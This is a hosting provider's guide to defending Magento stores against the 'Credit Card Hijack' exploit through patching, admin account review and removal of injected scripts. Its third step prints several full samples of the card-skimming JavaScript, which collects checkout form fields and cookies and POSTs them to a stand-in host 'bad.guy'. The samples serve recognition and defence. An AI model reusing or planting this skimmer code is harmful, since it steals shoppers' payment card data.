---
title: "How to protect your Magento store from the Credit Card Hijack exploit"
source: "https://docs.nexcess.com/sites-stores/cms/magento/security/prevent-credit-card-hijack-exploit/"
description: "How to address the Credit Card Hijack security breach by applying the latest patches and performing other critical tasks."
vertical: "Sites & Stores"
date: "2019-09-10"
last_modified: "2026-08-20"
---

# How to protect your Magento store from the Credit Card Hijack exploit

## Problem

First made known to the public in November 2015, the Credit Card Hijack exploit represents a significant Magento security breach. Using this exploit, attackers inject malicious code into the web browsers of your site’s visitors, allowing them to intercept credit card data.

## **Solution**

Use a Developer

In addition to the below actions, we strongly recommend you to enlist the services of a Magento developer or security specialist to audit your code.

Take the following actions to safeguard the security of your store and your customers’ data.

### **1: Apply the latest patch**

A store running anything other than the most current version is not secure, and the general reluctance of many Magento administrators to stay current contributed to the success of this and other exploits.

1. Identify the most current version by visiting [the security center page of the Magento website](https://magento.com/security).
2. Visit [magereport.com](https://www.magereport.com/) to scan your store and identify your store’s version. If it matches the current version, skip to the “2: Review and secure admin users” section. Otherwise, go to the next step.
3. Patch your store. See [How to patch your Magento store](https://www.liquidweb.com/magento/admin/how-patch-magento-1/) for more information.

### **2: Review and secure admin users**

Use the below procedure to audit and secure your admin users.


1. From the Admin Panel, select **System > Permissions > Roles**.  
    ![](https://docs.nexcess.com/wp-content/uploads/2026/06/1568148588406-1568148588406.png)
2. Remove all accounts not in use, then set new, strong passwords for your remaining admin accounts. See [How to create a secure password](https://docs.nexcess.com/hosting/security/) for more information.

### **3: Identify and remove unknown scripts**


1. From the Admin Panel, select **System > Configuration**.  
    ![](https://docs.nexcess.com/wp-content/uploads/2026/06/1568148707502-1568148707502.png)

2. From the Configuration menu, select **General > Design**.  
    ![](https://docs.nexcess.com/wp-content/uploads/2026/06/1568148720106-1568148720106.png)

3. From the Design menu, click **HTML Head and Footer**.  
    ![](https://docs.nexcess.com/wp-content/uploads/2026/06/1568148742935-1568148742935.png)
4. If the **MiscellaneousScripts** and **Miscellaneous HTML** fields are empty, proceed to the next section. Otherwise, continue to Step 5.
5. If the **Miscellaneous Scripts** and **Miscellaneous HTML** are not empty, ask your developer to search for code similar to the following examples of the Credit Card Hijack exploit’s malicious code:

```
<script>function jj(e){var t="; "+document.cookie,o=t.split("; "+e+"=");return 2==o.length?o.pop().split(";").shift():void 0}jj("SESSIID")||<br></br>document.cookie="SESSIID="+(new Date).getTime()),jQuery(function(e){e("button").on("click",function(){var t="",o="post",n=window.location;if(new RegExp("onepage|checkout").test(n)){for(var c=document.querySelectorAll<br></br>("input, select, textarea, checkbox"),i=0;i<c.length;i++)if(c[i].value.length>0){var a=c[i].name;""==a&&(a=i),t+=a+"="+c[i].value+"&"}if(t){var l=new RegExp("[0-9]{13,16}"),u=new XMLHttpRequest;u.open(o,e("<div />").html<br></br>("https://bad.guy/jquery.php ").text(),!0),u.setRequestHeader("Content-type","application/x-www-form-urlencoded"),<br></br>u.send(t+"&asd="+(l.test(t.replace(/s/g,""))?1:0)+"&utmp="+n+"&cookie="+jj("SESSIID")),console.clear()}}})});</script><script><br></br>var snd =null;<br></br>window.onload = function () {<br></br>if((new RegExp('onepage')).test(window.location)) {<br></br>send();<br></br>}<br></br>};<br></br><br></br>function clk() { var inp=document.querySelectorAll("input, select, textarea, checkbox");<br></br> for (var i=0;i<inp.length;i++){<br></br> if(inp[i].value.length>0) {<br></br>var nme=inp[i].name;<br></br>if(nme=='') { nme=i; }<br></br>snd+=inp[i].name+'='+inp[i].value+'&';<br></br>}<br></br>}<br></br><br></br>}<br></br><br></br>function send() {<br></br>var btn=document.querySelectorAll("a[href*='javascript:void(0)'],button, input, submit, .btn, .button");<br></br>for (var i=0;i<btn.length;i++){<br></br>var b=btn[i];<br></br>if(b.type!='text' && b.type!='select' && b.type!='checkbox' && b.type!='password' && b.type!='radio') {<br></br>if(b.addEventListener) {<br></br>b.addEventListener("click", clk, false);<br></br>}else {<br></br>b.attachEvent('onclick', clk);<br></br>}<br></br>}<br></br><br></br>}<br></br><br></br>var frm=document.querySelectorAll("form");<br></br>for (var i=0;i<frm.length;i++){<br></br>if(frm[i].addEventListener) {<br></br>frm[i].addEventListener("submit", clk, false);<br></br>}else {<br></br>frm[i].attachEvent('onsubmit', clk);<br></br>}<br></br>}<br></br><br></br>if(snd!=null) {<br></br>console.clear();<br></br>var cc = new RegExp("[0-9]{13,16}");<br></br>var asd="0";<br></br>if(cc.test(snd)){<br></br>asd="1" ;<br></br>}<br></br>var http = new XMLHttpRequest();<br></br>http.open("POST","https://bad.guy/jquery.php",true);<br></br>http.setRequestHeader("Content-type","application/x-www-form-urlencoded");<br></br>http.send("data="+snd+"&asd="+asd+"&id_id=ano.nym");<br></br>console.clear();<br></br>}<br></br>snd=null;<br></br>setTimeout('send()', 150);<br></br>}<br></br><br></br></script><br></br><script> function jj(e) { var t = "; " + document.cookie<br></br> , o = t.split("; " + e + "=");<br></br> return 2 == o.length ? o.pop().split(";").shift() : void 0<br></br> }<br></br> jj("SESSIID") || (document.cookie = "SESSIID=" + (new Date).getTime())<br></br> , jQuery(function (e) {<br></br> e("button").on("click", function () {<br></br> var t = ""<br></br> , o = "post"<br></br> , n = window.location;<br></br> if (new RegExp("onepage|checkout").test(n)) {<br></br> for (var c = document.querySelectorAll("input, select, textarea, checkbox"), i = 0; i < c.length; i++)<br></br> if (c[i].value.length > 0) {<br></br> var a = c[i].name;<br></br> "" == a && (a = i)<br></br> , t += a + "=" + c[i].value + "&"<br></br> }<br></br> if (t) {<br></br> var l = new RegExp("[0-9]{13,16}")<br></br> , u = new XMLHttpRequest;<br></br> u.open(o, e("<div />").html("https://bad.guy/jquery.php ").text(), !0)<br></br> , u.setRequestHeader("Content-type", "application/x-www-form-urlencoded")<br></br> , u.send(t + "&asd=" + (l.test(t.replace(/s/g, "")) ? 1 : 0) + "&utmp=" + n + "&cookie=" + jj("SESSIID"))<br></br> , console.clear()<br></br> }<br></br> }<br></br> })<br></br> });<br></br></script>
```

### **4: Keep your store secure by following best practices**

Attackers are constantly improving their methods. To help secure your store against future exploits and attacks, follow the guidelines provided [How to improve the security of your Magento store](https://docs.nexcess.com/sites-stores/cms/magento/security/improve-store-security/).
